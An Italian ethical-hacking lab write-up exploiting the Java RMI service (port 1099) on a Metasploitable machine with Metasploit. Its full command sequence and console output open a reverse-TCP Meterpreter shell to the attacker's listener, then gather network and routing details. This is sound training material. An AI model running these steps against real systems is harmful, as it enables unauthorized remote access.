

# Cyber Security & Ethical Hacking

Sfruttare vulnerabilità Metasploit.

Creazione sessione Meterpreter.

# Introduzione alla traccia

La traccia di oggi, richiede di sfruttare una vulnerabilità sulla nostra macchina Metasploitable, sita nella porta 1099 - Java RMI, al fine di ottenere una sessione di Meterpreter, sulla macchina vittima.

I requisiti sono:

- Scansione della macchina con nmap per evidenziare le vulnerabilità;
- Exploitare la macchina ed ottenere le seguenti informazioni:
  1. Configurazione di rete.
  2. Informazioni sulla tabella di routing della macchina vittima.

# Prefazione

Facciamo un piccolo riepilogo degli argomenti trattati nella traccia

Partiamo da Metasploit, che sappiamo essere in frame-work open source usato per il penetration testing e lo sviluppo di exploit. Essa ci fornisce una vasta gamma di exploit e numerosi vettori di attacco, ed è altresì utilizzato per creare ed automatizzare i propri exploit. La vulnerabilità citata nella traccia è relativa alla porta 1099 TCP che è comunemente associata a Java RMI (Remote Method Invocation), ovvero un meccanismo di comunicazione tra processi in ambiente Java. La vulnerabilità in questione è dovuta ad una configurazione di default errata, che permette ad un potenziale attaccante di iniettare codice arbitrario per ottenere accesso amministrativo alla macchina target. In base al payload che utilizzeremo ci aspettiamo di ricevere, se l'attacco fa a buon fine, una shell di Meterpreter.

Ma cosa è possibile fare per mitigare la suddetta vulnerabilità?

Innanzitutto filtrare il traffico in ingresso e in uscita sulla porta 1099, per evitare connessione non autorizzate. Implementare i meccanismi di autenticazione, monitorare il traffico di rete, e mantenere il software e le librerie Java aggiornate.



# Prefazione


Facciamo un piccolo riepilogo degli argomenti trattati nella traccia

Ma cos'è questa Shell di Meterpreter, tanto ambita? Bene, Meterpreter è una shell molto potente che gira su diverse applicazioni, tecnologie, e sistemi operativi.

Ma cos'è una shell? Una "shell" è un'interfaccia attraverso la quale, un utente può interagire con il sistema operativo o un'applicazione, dando comandi e ricevendo risposte, e in questo caso permette a noi attaccanti, di infiltrarci in maniera non autorizzata all'interno del sistema target, consentendoci movimenti sempre più subdoli, fino ad ottenere un accesso completo. Meterpreter è utile anche per fare information gathering, ovvero estrarre informazioni, come il S.O. e le info generali sulla macchina target, la configurazione di rete in uso, che è proprio quello che richiede la traccia, la tabella di routing, anche questa nella lista dei nostri obiettivi, e informazioni sull'utente che sta eseguendo il processo exploitato. Capite bene, che essere vittime di un attacco del genere è estremamente pericoloso, perché non solo l'attaccante può operare, indisturbato interfacciandosi con la macchina, ma anche perché vi è un accesso a delle informazioni importanti in termini di sicurezza.

# Test della connessione

Come prima cosa, sembrerà banale, ma dobbiamo controllare se le macchine comunicano tra di loro, e lo facciamo con il solito amico ping.



```
(fox@kali)~[~/Desktop]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.26 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::fccf:2cff:fe24:6955 prefixlen 64 scopeid 0x20<link>
    ether fe:cf:2c:24:69:55 txqueuelen 1000 (Ethernet)
    RX packets 12658 bytes 16866935 (16.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2862 bytes 431267 (421.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 6 bytes 340 (340.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6 bytes 340 (340.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(fox@kali)~[~/Desktop]
$ ping 192.168.1.16
PING 192.168.1.16 (192.168.1.16) 56(84) bytes of data.
64 bytes from 192.168.1.16: icmp_seq=1 ttl=64 time=3.13 ms
64 bytes from 192.168.1.16: icmp_seq=2 ttl=64 time=0.793 ms
64 bytes from 192.168.1.16: icmp_seq=3 ttl=64 time=1.82 ms
^C
--- 192.168.1.16 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2022ms
rtt min/avg/max/mdev = 0.793/1.914/3.129/0.955 ms

msfadmin@metasploitable:~$ ping 192.168.1.26
PING 192.168.1.26 (192.168.1.26) 56(84) bytes of data.
64 bytes from 192.168.1.26: icmp_seq=1 ttl=64 time=2.25 ms
64 bytes from 192.168.1.26: icmp_seq=2 ttl=64 time=0.570 ms
64 bytes from 192.168.1.26: icmp_seq=3 ttl=64 time=1.64 ms
64 bytes from 192.168.1.26: icmp_seq=4 ttl=64 time=1.56 ms

--- 192.168.1.26 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 0.570/1.508/2.259/0.606 ms
msfadmin@metasploitable:~$
```



# Scansione della porta

La traccia ci fornisce già la porta sulla quale operare, quindi facciamo una velocissima scansione con nmap per avere conferma

Nmap -p 1099 192.168.1.16

```
msf6 > nmap -p 1099 192.168.1.16
[*] exec: nmap -p 1099 192.168.1.16 (192.168.1.16:39723) at 2023-11-10 09:50:00

Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-10 13:07 GMT
Nmap scan report for kali.station (192.168.1.16)
Host is up (0.0010s latency).

PORT      STATE SERVICE
1099/tcp  open  rmiregistry

Nmap done: 1 IP address (1 host up) scanned in 1.25 seconds
msf6 > █
```

msf6 > search java\_rmi

#### Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/java_rmi_registry		normal	No	Java RMI Registry Interfaces Enumeration
1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
2	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Scanner
3	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example `info 3`, `use 3` or `use exploit/multi/browser/java_rmi_connection_impl`

msf6 > use 1

[\*] No payload configured, defaulting to java/meterpreter/reverse\_tcp

msf6 exploit(multi/misc/java\_rmi\_server) > show options

#### Module options (exploit/multi/misc/java\_rmi\_server):

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

#### Payload options (java/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.1.26	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

#### Exploit target:

Id	Name
0	Generic (Java Payload)

# Ricerca vettore di attacco e settaggio delle opzioni.

La slide precedente ci mostra un resoconto di quello che ho fatto, che adesso vi spiegherò;

- 1.Utilizzando la funzionalità “search” ci è molto semplice individuare l’oggetto che cerchiamo ovvero java\_rmi. Selezioniamo il numero 1 perchè come possiamo vedere è quello inerente alla configurazione di default di java.
- 2.Il payload che andremo ad utilizzare è già settato di default ovvero java/Meterpreter/reverse\_tcp, che ci indica il linguaggio specifico, ovvero Java, ci indica altresì che verrà utilizzato Meterpreter in “reverse\_tcp” ovvero la modalità di connessione, che consiste nell’invio dal sistema bersaglio, di una richiesta di connessione al sistema controllato dall’attaccante. Praticamente, la vittima, ci chiede di connettersi!
- 3.Vediamo se i settaggi sono corretti con il comando “show option” e vediamo che l’unica informazione necessaria, richiesta è l’RHOST. E procediamo con il relativo comando ad impostarlo.



# Dichiarazione ip target e apertura shell.

Come possiamo vedere, una volta settato l'IP target, possiamo avviare il nostro attacco con il comando exploit, e bingo!

Shell operativa.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.1.16
RHOSTS => 192.168.1.16
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    | 192.168.1.16    | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.26    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.26:4444
[*] 192.168.1.16:1099 - Using URL: http://192.168.1.26:8080/fAWWh5cbNGVvi381
[*] 192.168.1.16:1099 - Server started.
[*] 192.168.1.16:1099 - Sending RMI Header...
[*] 192.168.1.16:1099 - Sending RMI Call...
[*] 192.168.1.16:1099 - Replied to request for payload JAR
[*] Sending stage (57670 bytes) to 192.168.1.16
[*] Meterpreter session 1 opened (192.168.1.26:4444 → 192.168.1.16:39723) at 2023-11-10 09:50:10 +0000
```

# Reperimento informazioni rete.

```
meterpreter > ifconfig
```

```
Interface 1
```

```
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
```

```
Interface 2
```

```
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.1.16
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::2086:43ff:fe0d:3fc6
IPv6 Netmask : ::
```

```
meterpreter > route
```

```
IPv4 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.1.16	255.255.255.0	0.0.0.0		

```
IPv6 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::2086:43ff:fe0d:3fc6	::	::		

```
meterpreter > █
```

Ed eccoci giunti alla fine della traccia, abbiamo ottenuto le informazioni di rete richieste, eseguendo i comandi "ifconfig" e "route".

Fin.